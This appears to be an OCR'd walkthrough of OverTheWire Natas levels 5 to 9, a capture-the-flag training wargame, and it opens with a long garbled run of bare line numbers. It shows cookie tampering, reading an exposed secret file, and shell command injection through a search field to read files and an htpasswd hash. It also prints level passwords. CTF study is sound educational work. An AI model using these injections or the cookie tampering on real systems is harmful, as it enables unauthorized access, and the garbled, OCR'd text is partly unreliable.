241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
623
624
625
625
626
626
627
627
628
628
629
629
630
630
631
631
632
632
633
633
634
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554

```

We can see the display message. Open inspect and go to the Cookies.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_utma	176859643.1572156770.1691428228.1692165547.1692292294	.overthewire.org	/	Sat, 16 Aug 2025 17:10:28 GMT	61	false	false	None	Tue, 29 Aug 2023 06:06:29 GMT
_utmb	176859643.1.10.169229229	.overthewire.org	/	Thu, 17 Aug 2023 17:40:28 GMT	31	false	false	None	Thu, 17 Aug 2023 17:10:28 GMT
_utmt	1	.overthewire.org	/	Thu, 17 Aug 2023 17:20:28 GMT	7	false	false	None	Thu, 17 Aug 2023 17:10:28 GMT
_utmx	176859643.1691428228.1.utmcsr=(direct) utmccn=(direct) utmcmd=(none)	.overthewire.org	/	Fri, 16 Feb 2024 05:10:28 GMT	76	false	false	None	Tue, 29 Aug 2023 06:06:29 GMT
loggedIn	0	natas5.natas.labs.overthewire.org	/	Session	9	false	false	None	Tue, 29 Aug 2023 06:06:44 GMT

We can see that there are 0 loggedin. Change it to 1.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_utma	176859643.1572156770.1691428228.1692165547.1692292294	.overthewire.org	/	Sat, 16 Aug 2025 17:10:28 GMT	61	false	false	None	Tue, 29 Aug 2023 06:06:29 GMT
_utmb	176859643.1.10.169229229	.overthewire.org	/	Thu, 17 Aug 2023 17:40:28 GMT	31	false	false	None	Thu, 17 Aug 2023 17:10:28 GMT
_utmt	1	.overthewire.org	/	Thu, 17 Aug 2023 17:20:28 GMT	7	false	false	None	Thu, 17 Aug 2023 17:10:28 GMT
_utmx	176859643.1691428228.1.utmcsr=(direct) utmccn=(direct) utmcmd=(none)	.overthewire.org	/	Fri, 16 Feb 2024 05:10:28 GMT	76	false	false	None	Tue, 29 Aug 2023 06:06:29 GMT
loggedIn	1	natas5.natas.labs.overthe... .org	/	Session	9	false	false	None	Tue, 29 Aug 2023 06:07:27 GMT

Refresh the page and get the natas6 password.

The screenshot shows a browser window for 'natas5.natas.labs.overthewire.org'. The main content area displays a message: 'Access granted. The password for natas6 is f01vE0MDPTgRbqmnvvAOz2ExR6uQgR'. A 'SUBMIT TOKENS' button is visible in the top right. Below the main content, the browser's developer tools are open, specifically the 'Storage' tab under the 'Application' section. The 'Cache Storage' section shows several items: Cookies, Indexed DB, Local Storage, and Session Storage. The 'Local Storage' section is expanded, showing one item: 'natas6.natas.labs.overthewire.org' with the value 'f01vE0MDPTgRbqmnvvAOz2ExR6uQgR'. A message below the storage list says 'No data present for selected host'. At the bottom of the developer tools, the network tab shows a request for 'favicon.ico' with a status of 'Not Found 177ms'.

Natas5 -> Natas6

Go to Natas6 and view the source code that they gave. Find the hint.

The screenshot shows a browser window for 'natas6.natas.labs.overthewire.org/index-source.html'. The page displays the source code of the 'index-source.html' file. The code includes a header section with CSS and JS links, a body section containing a script that prints the secret if the 'secret' POST parameter is provided, and a footer with a 'view sourcecode' link.

```
<html>
    <head>
        <!-- This stuff in the header has nothing to do with the level -->
        <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jqueryui.css" />
        <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
        <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
        <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
        <script src="http://natas.labs.overthewire.org/jswechall-data.js"></script><script src="http://natas.labs.overthewire.org/jswechall.js"></script>
        <script>var natas6 = { "level": "natas6", "pass": "<censored>" };</script>
    </head>
    <body>
        <h1>natas6</h1>
        <div id="content">
            <?php
                include "includes/secret.inc";
                if(array_key_exists("submit", $_POST)) {
                    if($_POST['secret']) {
                        print "Access granted. The password for natas7 is <censored>";
                    } else {
                        print "Wrong secret!";
                    }
                }
            </?>
            <form method="post">
                Input secret: <input name=>secret<br>
                <input type="submit" name=>submit</input>
            </form>
            <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
        </div>
    </body>
</html>
```

Go to “includes/secret.inc” and find input secret text.

```
<!-- $secret = "FOEIJAGHFEUHOFUOIU"; -->
<html>
  <head></head>
  <body></body>
</html>
```

Input it to the query.

NATAS6

Input secret: Submit Query

[View sourcecode](#)

GET http://natas6.natas.labs.overthewire.org/img/wechall.gif

Now we can see the Natas7 password.

The screenshot shows a browser window with the URL `natas6.natas.labs.overthewire.org`. The page content is as follows:

```
Access granted. The password for natas7 is  
jmxSfIHSP6Sonf8dv6ng8v1cIEdjXWr  
Input secret:   
Submit Query
```

Below the page content, there is a "View sourcecode" link. To the right of the page content, there is a "WECHALL SUBMIT TOKENS" button. The browser's developer tools are open, showing the following details:

- Elements:** Shows the DOM structure with nodes for `html`, `head`, and `body`.
- Elements tab:** Shows the current element selected is an inline element with the ID `natas6`.
- Style tab:** Shows the CSS properties for the selected element, including margin, border, and padding.
- Network tab:** Shows a single request to `http://natas6.natas.labs.overthewire.org/flag/wechall.gif` with a status of `OK 1.1 200 18ms`.

Natas6 -> Natas7

Go to Natas7 using the username and password". When we go to the webpage open inspector and find a hint link.

The screenshot shows a browser window with the URL `natas7.natas.labs.overthewire.org`. A modal dialog box is displayed, asking for a sign-in. The dialog contains the following fields:

- Username:** `natas7`
- Password:** `XXXXXXXXXX`
- Sign in** button
- Cancel** button

Below the modal, there is a "View sourcecode" link. To the right of the modal, there is a "WECHALL SUBMIT TOKENS" button. The browser's developer tools are open, showing the following details:

- Elements:** Shows the DOM structure with nodes for `html`, `head`, and `body`.
- Elements tab:** Shows the current element selected is a modal dialog.
- Style tab:** Shows the CSS properties for the selected element, including margin, border, and padding.
- Network tab:** Shows a single request to `http://natas7.natas.labs.overthewire.org/` with a status of `OK 1.1 200 18ms`.

The screenshot shows a browser window for the Natas7 challenge. The page itself displays the text "this is the front page". On the right side, the DevTools sidebar is open, specifically the Elements tab. It highlights the CSS for the "#wechallform" element, which has a "draggable" class applied. The sidebar also shows the "Layout" tab selected, displaying the current dimensions of the element.

Go to that link. When we use that link correctly, we can get the password.

The screenshot shows the Natas7 challenge page again, but this time the password "a6hZCNYwdKqN5cGP11ZdtPg0ilmQhAB" is displayed below the main content. Below the browser window, another screenshot of the DevTools Sources tab is shown, focusing on the "jquery-ui.js" file. The password is clearly visible within the file's code, indicating it was extracted from there.

Natas7 -> Natas8

Initially go to the Natas8.

The screenshot shows a browser window with the URL `natas8.natas.labs.overthewire.org`. A modal dialog box is open, prompting for a 'Username' and 'Password'. The 'Username' field contains 'natas8' and the 'Password' field contains a series of asterisks. Below the modal, the browser's developer tools are visible, specifically the Sources tab which is displaying the file `wechall.js`. The code in this file includes several jQuery UI files and a custom script. The debugger interface shows the code structure with line numbers and highlights specific lines of interest.

View the source code and get an encoded query.

The screenshot shows a browser window with the URL `natas8.natas.labs.overthewire.org/index-source.html`. The page displays the raw source code of the `index-source.html` file. The code includes an `<head>` section with various CSS and JS links, and a `<body>` section containing an `<h1>natas8</h1>` heading and a `<div id="content">` block. Below the `<body>` tag, there is a large block of PHP code. This code includes a global variable `$encodedSecret` set to a long hex string, a `function encodeSecret($secret)`, and a conditional block for handling a POST request. The conditional block checks if the `'submit'` key exists in the POST data and compares it against the `$encodedSecret`. If they match, it prints 'Access granted. The password for natas9 is <censored>'. Otherwise, it prints 'Wrong secret'. The code ends with a closing brace for the conditional block and a closing brace for the entire function definition.

```
html>
<head>
</head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas8", "pass": "<censored>" };</script>
</head>
<body>
<h1>natas8</h1>
<div id="content">
<?>
$encodedSecret = "3d3d516343746d446ddc315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
if(array_key_exists("submit", $_POST)) {
    if($encodedSecret == $_POST['secret']) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
<div id="viewsource"><a href="index-source.html">view source</a></div>
</div>
</body>
</html>
```

Decoded that encoded query first.

The screenshot shows the Programiz PHP Online Compiler interface. In the code editor, there is a file named 'main.php' containing the following PHP code:

```
1 <?
2
3 $encodedSecret = "3d3d516343746d4d6dc315669563362";
4 print(base64_decode(strrev(hex2bin($encodedSecret))));
5
6 function encodeSecret($secret) {
7     return bin2hex(strrev(base64_encode($secret)));
8 }
9
10 if(array_key_exists("submit", $_POST)) {
11     if(encodeSecret($_POST['secret']) == $encodedSecret) {
12         print "Access granted. The password for natas9 is <censored>";
13     } else {
14         print "Wrong secret";
15     }
16 }
17 ?>
```

In the 'Output' panel, the result of running the code is displayed:

```
php /tmp/ssu5Tz1uzJ.php
oubWYf2kBq
```

A banner at the bottom of the page reads: "Coding Course, Enhanced by AI. Learn php the right way – solve challenges, build projects, and leverage the power of AI to aid you in handling errors. Get Started for Free".

Submit the query using that decoded query and get the natas9 password.



The screenshot shows the Natas8 challenge interface. The title bar says 'NATAS8'. The main content area displays the following message:

Access granted. The password for natas9 is
SdAf0t4oP8mMYcOZLAGVhFcapl1TFd


Below this message is a form with an input field labeled 'Input secret:' and a button labeled 'Submit Query'. To the right of the input field is a link 'View sourcecode' and a button labeled 'SUBMIT TOKEN'.

Natas8 -> Natas9

Go to Natas9 and view the source code. Find the hint




Find some words using “xxxx dictionary.txt; find / -name *natas*;



The screenshot shows a browser window with the URL `natas9.natas.labs.overthewire.org/?needle=xxxx+dictionary.txt%3B+cat+=+htpasswd%3B&submit=Search`. The page title is "NATAS9". A search bar contains the query `bt; find / -name *natas*;` and a dropdown menu shows "xxxx dictionary.txt; find / ...". Below the search bar is the output of the command:

```
natas9:$apr1$apq1$cB/urqQ$4099fQ/vuh/Rgn$E2gb5H/
```


A "View sourcecode" link is visible at the bottom.



The screenshot shows a browser window with the same URL and search query as the previous screenshot. The output of the command is a very long list of file paths, indicating that many files in the system contain the string "natas". Some of the paths listed include:

- /home/natas1
- /home/natas21
- /home/natas22
